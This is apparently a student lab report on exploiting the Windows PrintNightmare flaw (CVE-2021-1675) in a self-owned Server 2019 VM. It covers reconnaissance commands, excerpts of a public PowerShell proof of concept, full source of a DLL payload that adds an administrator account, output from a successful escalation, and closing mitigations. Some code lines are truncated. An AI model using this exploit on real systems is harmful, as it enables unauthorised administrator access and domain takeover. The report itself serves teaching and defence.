CVE-2021-1675 PRINT NIGHTMARE

VULNERIBILITY EXPLOITATION REPORT

ZAINA SHAHID

TABLE OF CONTENTS

OVERVIEW


CVE-2021-1675 is a privilege elevation vulnerability. It enables a low-access attacker to create and use a malicious DLL file to launch an exploit and escalate their privileges. That is only possible, however, if the attacker already has direct access to the vulnerable system (Team, 2022). It allows an attacker with a regular user account to take over a server running the Windows Print Spooler service. All Windows servers and clients, including domain controllers, by default run this in an Active Directory environment. This effectively means that an attacker may take control the entire Active Directory in one easy step using an ordinary domain account. For instance, a threat actor can quickly and simply take over Active Directory on a compromised device by using phishing attacks to compromise users. This process can also be done entirely automatically (Siteadmin, 2024).

Print Nightmare is a bug in the Windows spooler service that has an authorization bypass bug using which the attacker can install printer driver with remote procedure call function known as RpcAddPrinterDriverEx() and run the code on a Microsoft Windows system as the local SYSTEM user. An attacker could then use that access to create new accounts, attempt to install programs; view, change, or delete data; or create new accounts with full user rights.

PRINT SPOOLER

Every IT company has Print Spooler because it is a Windows service that comes pre-installed and is used to manage printers and print servers. It is a Windows print-related service that controls all print jobs and manages all local and network print queues.

The Print Spooler service is enabled by default on Windows. A common user can exploit this RCE vulnerability to elevate to a SYSTEM user. In a domain environment, a domain user can exploit this vulnerability to execute arbitrary code on the domain controller with SYSTEM privileges, thus taking control of the entire domain (*Printer Spooling: What Is It and How to Fix It?*, n.d.).



Print Spooler

Stop the service
Restart the service

Description:
Loads files to memory for later printing

Name	Description	Status	Startup Type	Log On As
Network Location ...	Collects an...	Started	Automatic	Network S...
Network Store Int...	This service ...	Started	Automatic	Local Service
Offline Files	The Offline ...	Started	Automatic	Local Syste...
OpenSSH Authent...	Agent to ho...		Manual	Local Syste...
OpenSSH SSH Ser...	SSH protoc...	Started	Automatic	Local Syste...
Parental Controls	This service ...		Manual	Local Service
Peer Name Resolu...	Enables serv...		Manual	Local Service
Peer Networking ...	Enables mul...		Manual	Local Service
Peer Networking I...	Provides ide...		Manual	Local Service
Performance Cou...	Enables rem...		Manual	Local Service
Performance Logs...	Performanc...		Manual	Local Service
Plug and Play	Enables a c...	Started	Automatic	Local Syste...
PnP-X IP Bus Enu...	The PnP-X ...		Manual	Local Syste...
PNRP Machine Na...	This service ...		Manual	Local Service
Portable Device E...	Enforces gr...		Manual	Local Syste...
Power	Manages p...	Started	Automatic	Local Syste...
Print Spooler	Loads files t...	Started	Automatic	Local Syste...
Problem Reports a...	This service ...		Manual	Local Syste...
Program Compati...	This service ...	Started	Automatic	Local Syste...
Protected Storage	Provides pr...		Manual	Local Syste...

TECHNICAL BIT

The exploit exists within the RpcAddPrinterdriver. This exists to enable remote printing and driver installation. It's a necessary function that entrusts IT admins with SeLoadDriverPrivilege. This provides the ability to install new printer drivers to a remote print spooler (Kaspersky, 2021).

- Adding a Printer: When adding a new printer using certain protocols (like RpcAsyncAddPrinterDriver or RpcAddPrinterDriverEx), specific information needs to be provided to the Print Spooler service.
- Required Parameters:

  There are three main parameters required:

  - pDataFile: Path to the printer's data file.
  - pConfigFile: Path to the printer's configuration file.
  - pDriverPath: Path to the printer's driver file.

- Missing Check:

  The service checks pDataFile and pDriverPath to ensure they are not UNC paths (network paths), but it forgets to check pConfigFile.
- Consequence: This means the service copies the configuration DLL (a type of file) to a specific system folder.
- Exploiting the Vulnerability: By manipulating the pDataFile parameter to point to the copied DLL, even low-privileged accounts can trick the Print Spooler service into loading the DLL.
- Execution of Malicious Code: Once loaded, the DLL can execute code with elevated privileges, as it's loaded by a trusted system group process (NT AUTHORITY\SYSTEM).

SETTING UP OF THE ENVIROMENT

I have selected a Windows 2019 Server running on VirtualBox as my target machine for exploitation.

Credentials For the System

ACCOUNT NAME	PASSWORD
Administrator	Pwd1234#
Jenny23	Wow999#

To effectively exploit the vulnerability within a Windows Server 2019 virtual machine hosted on Oracle VirtualBox, meticulous setup and execution are crucial. Below are the detailed steps I followed:

Verification of Victim's Service Status:

Begin by confirming the status of the Print Spooler service, a critical component for the chosen exploit:

Check if the Print Spooler service is running on the victim machine:


Command: Get-Service “Spooler”

Expected Output: "Running"

Verification from Kali Linux:

Run the command: ./rpcdump.py @10.0.2.8 | egrep ‘MS RPRN | MS-PAR’

Output confirms the Print Spooler service is active, indicating vulnerability.




```
        Raw packets sent: 270 (15.572KB) | Rcvd: 24 (1.012KB)

┌──(zroot㉿kali)-[~]
└─$ rpcdump.py @10.0.2.8 | egrep 'MS-RPRN|MS-PAR'
/usr/local/bin/rpcdump.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setupto
ols.pypa.io/en/latest/pkg_resources.html
  __import__('pkg_resources').run_script('impacket==0.9.24.dev1+20210704.162046.29ad5792', 'rpcdump.py')
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol

┌──(zroot㉿kali)-[~]
└─$ 
```

Privilege Escalation with CVE-2021-1675:

Utilize CVE-2021-1675 for Local Privilege Escalation (LPE):


Using jenny23 account which is a local user account in our system meaning she has no administrative privileges.



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\jenny23> net user

User accounts for \\WIN-PL2DTPH2O06

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
jenny23                  WDAGUtilityAccount
The command completed successfully.

PS C:\Users\jenny23> whoami
win-pl2dtph2o06\jenny23
PS C:\Users\jenny23> net user jenny23
User name                    jenny23
Full Name                    jenny jay
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            3/25/2024 8:49:08 AM
Password expires             5/6/2024 8:49:08 AM
Password changeable          3/25/2024 8:49:08 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   3/30/2024 2:39:09 AM

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.

PS C:\Users\jenny23> _
```

Create a PowerShell script with the exploit code using a proof of concept available on GitHub, which included a PowerShell script for implementation.

https://github.com/calebstewart/CVE-2021-1675




```
Name                 Date modified        Type               Size
cve-2021-1675.ps1    3/30/2024 3:06 AM    Windows PowerS...  0 KB
```

EXPLAINATION OF THE SCRIPT:

- Invoke-Nightmare function:


  This is the main function that executes the exploit. It can add a new local administrator user with a specified name and password. Alternatively, it can execute a custom DLL (Dynamic Link Library) file to run arbitrary code with system-level privileges.



```
param (
    [string]$DriverName = "Totally Not Malicious",
    [string]$NewUser = "",
    [string]$NewPassword = "",
    [string]$DLL = ""
)

if ( $DLL -eq "" ){
    $nightmare_data = [byte[]](get_nightmare_dll)
    $encoder = New-Object System.Text.UnicodeEncoding

    if ( $NewUser -ne "" ) {
        $NewUserBytes = $encoder.GetBytes($NewUser)
        [System.Buffer]::BlockCopy($NewUserBytes, 0, $nightmare_data, 0x32e20, $New
        $nightmare_data[0x32e20+$NewUserBytes.Length] = 0
        $nightmare_data[0x32e20+$NewUserBytes.Length+1] = 0
    } else {
        Write-Host "[+] using default new user: adm1n"
    }

    if ( $NewPassword -ne "" ) {
        $NewPasswordBytes = $encoder.GetBytes($NewPassword)
        [System.Buffer]::BlockCopy($NewPasswordBytes, 0, $nightmare_data, 0x32c20,
        $nightmare_data[0x32c20+$NewPasswordBytes.Length] = 0
        $nightmare_data[0x32c20+$NewPasswordBytes.Length+1] = 0
    } else {
        Write-Host "[+] using default new password: P@ssw0rd"
    }
```

- get_nightmare_dll function:


  This function contains a base64-encoded and compressed version of a DLL payload.When executed, the payload creates a new local user account with administrative privileges.



```
function get_nightmare_dll
{
    $nightmare_data = [System.Convert]::FromBase64String("H4sICJ9I3mAAA25pZ2h0bWFyZS5kbGwA1L

    $nightmare_ms = New-Object System.IO.MemoryStream -ArgumentList @(,$nightmare_data)
    $ms = New-Object System.IO.MemoryStream
    $gzs = New-Object System.IO.Compression.GZipStream -ArgumentList @($nightmare_ms, [Syster
    $gzs.CopyTo($ms)
    $gzs.Close()
    $nightmare_ms.Close()

    return $ms.ToArray()
}
```

- Targeting the Print Spooler service:

  exploit targets the Print Spooler service by interacting with the winspool.drv library, which manages printer drivers



```
// dllmain.cpp : Defines the entry point for the DLL application.
#include "pch.h"
#include <Windows.h>
#include <lm.h>
#include <iostream>
#include <fstream>

#pragma comment(lib, "netapi32.lib")

wchar_t username[256] = L"adm1n";
wchar_t password[256] = L"P@ssw0rd";

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    // Create the user
    USER_INFO_1 user;
    memset(&user, 0, sizeof(USER_INFO_1));
    user.usri1_name = username;
    user.usri1_password = password;
    user.usri1_priv = USER_PRIV_USER;
    user.usri1_flags = UF_DONT_EXPIRE_PASSWD;
    NetUserAdd(NULL, 1, (LPBYTE)&user, NULL);

    // Add the user to the administrators group
    LOCALGROUP_MEMBERS_INFO_3 members;
    members.lgrmi3_domainandname = username;
    NetLocalGroupAddMembers(NULL, L"Administrators", 3, (LPBYTE)&members, 1);
}
```

Navigate to the script's directory in PowerShell.

- Import the module.


  Import-Module -Name ./cve-2021-1675.ps1

- Execute the module.

  ./cve-2021-1675.ps1

- Invoke the function.

  Invoke-Nightmare



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\jenny23> cd C:\Temp
PS C:\Temp> ls


    Directory: C:\Temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/30/2024   3:20 AM         179357 cve-2021-1675.ps1


PS C:\Temp> . .\cve-2021-1675.ps1
PS C:\Temp> .\cve-2021-1675.ps1
PS C:\Temp> Invoke-Nightmare
[+] using default new user: adm1n
[+] using default new password: P@ssw0rd
[+] created payload at C:\Users\jenny23\AppData\Local\Temp\6\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_83aa9aebf5dffc96\Amd64\mxdwdrv
.dll"
[+] added user  as local administrator
[+] deleting payload from C:\Users\jenny23\AppData\Local\Temp\6\nightmare.dll
PS C:\Temp> net user

User accounts for \\WIN-PL2DTPH2O06

-------------------------------------------------------------------------------
adm1n                    Administrator            DefaultAccount
Guest                    jenny23                  WDAGUtilityAccount
The command completed successfully.

PS C:\Temp>
```

[+] using default new user: adm1n: This line indicates that a default new user named adm1n is being utilized for privilege escalation or other purposes.


[+] using default new password: P@ssw0rd: This line indicates that a default new password (P@ssw0rd) is being used for the adm1n user.

[+] created payload at C:\Users\jenny23\AppData\Local\Temp\2\nightmare.dll: This line indicates that a payload named nightmare.dll has been created and saved to the specified location. This payload contains malicious code.


[+] added user as local administrator: This line indicates that the user (adm1n) mentioned earlier has been added as a local administrator. This action represents a successful privilege escalation.

[+] deleting payload from C:\Users\jenny23\AppData\Local\Temp\2\nightmare.dll: This line indicates that the payload (nightmare.dll) created earlier is being deleted from the specified location, possibly to remove traces of the attack.

- After successful exploitation of the CVE vulnerability a new user, "adm1n," was observed in the system's user list upon logging out of the user "jenny23."




- Utilizing the password obtained during the exploit, access was attempted and confirmed as an administrator.
- Verification of the elevated privileges was conducted through PowerShell, using the command "net user adm1n," which revealed membership in the local administrators group.



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> net user

User accounts for \\WIN-PL2DTPH2O06

-------------------------------------------------------------------------------
adm1n                    Administrator            DefaultAccount
Guest                    jenny23                  WDAGUtilityAccount
The command completed successfully.

PS C:\Windows\system32> whoami
win-pl2dtph2o06\adm1n
PS C:\Windows\system32> net user adm1n
User name                    adm1n
Full Name                    adm1n
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            3/30/2024 3:22:34 AM
Password expires             Never
Password changeable          3/30/2024 3:22:34 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   3/30/2024 3:25:09 AM

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *None
The command completed successfully.

PS C:\Windows\system32> _
```

MITIGATIONS

- Disabling the Print Spooler service on clients can mitigate the CVE-2021-1675 vulnerability. However, this may adversely affect the clients' ability to print to any printer, impacting general functionality.
- Configure the "Allow Print Spooler to accept client connections" setting locally or via Group Policy Objects (GPO). This policy is found within the Administrative Templates under Computer Configuration (Siteadmin, 2024).



Allow Print Spooler to accept client connections

Allow Print Spooler to accept client connections

○ Not Configured
○ Enabled
● Disabled

Comment:

Supported on: At least Windows Server 2003

Options:

Help:

This policy controls whether the print spooler will accept client connections.

When the policy is unconfigured or enabled, the spooler will always accept client connections.

When the policy is disabled, the spooler will not accept client connections nor allow users to share printers. All printers currently shared will continue to be shared.

The spooler must be restarted for changes to this policy to take effect.


- Adjust the RestrictDriverInstallationToAdministrators registry value to limit non-administrator access to printer driver installations, thereby reducing the attack surface (KB5005010: Restricting Installation of New Printer Drivers After Applying the July 6, 2021 Updates - Microsoft Support, n.d.).

- Exercise caution when making changes to the Windows registry, as improper execution can lead to adverse effects on system stability and functionality (Laskowski, 2024).
- Prioritize proper segmentation and the principle of least privilege to restrict access to critical servers from the internet, especially devices directly connected to the internet and high-profile servers like Active Directory Domain Controllers.
- Disable the Print Spooler service on all Active Directory Domain Controllers wherever feasible to mitigate the risk of exploitation and strengthen overall security posture within the organizational infrastructure (Laskowski, 2024).
- Apply Point and Print Restrictions Group Policy settings via group policy editor (Galinkin, 2023).

VIRTUAL MACHINES

OneDrive Link:

ICT287_VM_34669919


ICT287_VM_34669919 - OneDri
Mail - Zaina Shahid - Outlook
murdochuniversity-my.sharepoint.com/personal/34669919_st...
OneDrive
Search
Share
Copy link
Download
Automate
Sort
Details

My files > ICT287_VM_34669919

Name	Modified	Modified By	File size
note_34669919.pdf	A few seconds ago	Zaina Shahid	7.28 KB
windows-printnightmare	27 minutes ago	Zaina Shahid	4 items
windows-printnightmare.zip	19 minutes ago	Zaina Shahid	852 MB

REFERENCES

Galinkin, E. (2023, November 28). CVE-2021-34527 PrintNightMare: What you need to know. Rapid7. https://www.rapid7.com/blog/post/2021/06/30/cve-2021-1675-printnightmare-patch-does-not-remediate-vulnerability/

Kaspersky. (2021, July 8). Quick look at CVE-2021-1675 & CVE-2021-34527 (aka PrintNightmare). Securelist. https://securelist.com/quick-look-at-cve-2021-1675-cve-2021-34527-aka-printnightmare/103123/

KB5005010: Restricting installation of new printer drivers after applying the July 6, 2021 updates - Microsoft Support. (n.d.). https://support.microsoft.com/en-us/topic/kb5005010-restricting-installation-of-new-printer-drivers-after-applying-the-july-6-2021-updates-31b91c02-05bc-4ada-a7ea-183b129578a7

Laskowski, B. (2024, January 8). PrintNightmare (CVE-2021-1675 and CVE 2021-34527) explained. Blumira. https://www.blumira.com/cve-2021-1675/

Printer spooling: what is it and how to fix it? (n.d.). PaperCut. https://www.papercut.com/blog/print_basics/printer-spooling-what-is-it-and-how-to-fix-it/

Siteadmin. (2024, March 12). Exploitable critical RCE vulnerability allows regular users to fully compromise active directory – PrintNightmare CVE-2021-1675 and CVE-2021-34527. Truesec.

https://www.truesec.com/hub/blog/exploitable-critical-rce-vulnerability-allows-regular-users-to-fully-compromise-active-directory-printnightmare-cve-2021-1675

Team, K. (2022, May 5). A Windows Print Spooler vulnerability called PrintNightmare. Kaspersky Official Blog. https://me-en.kaspersky.com/blog/printnightmare-vulnerability/18526/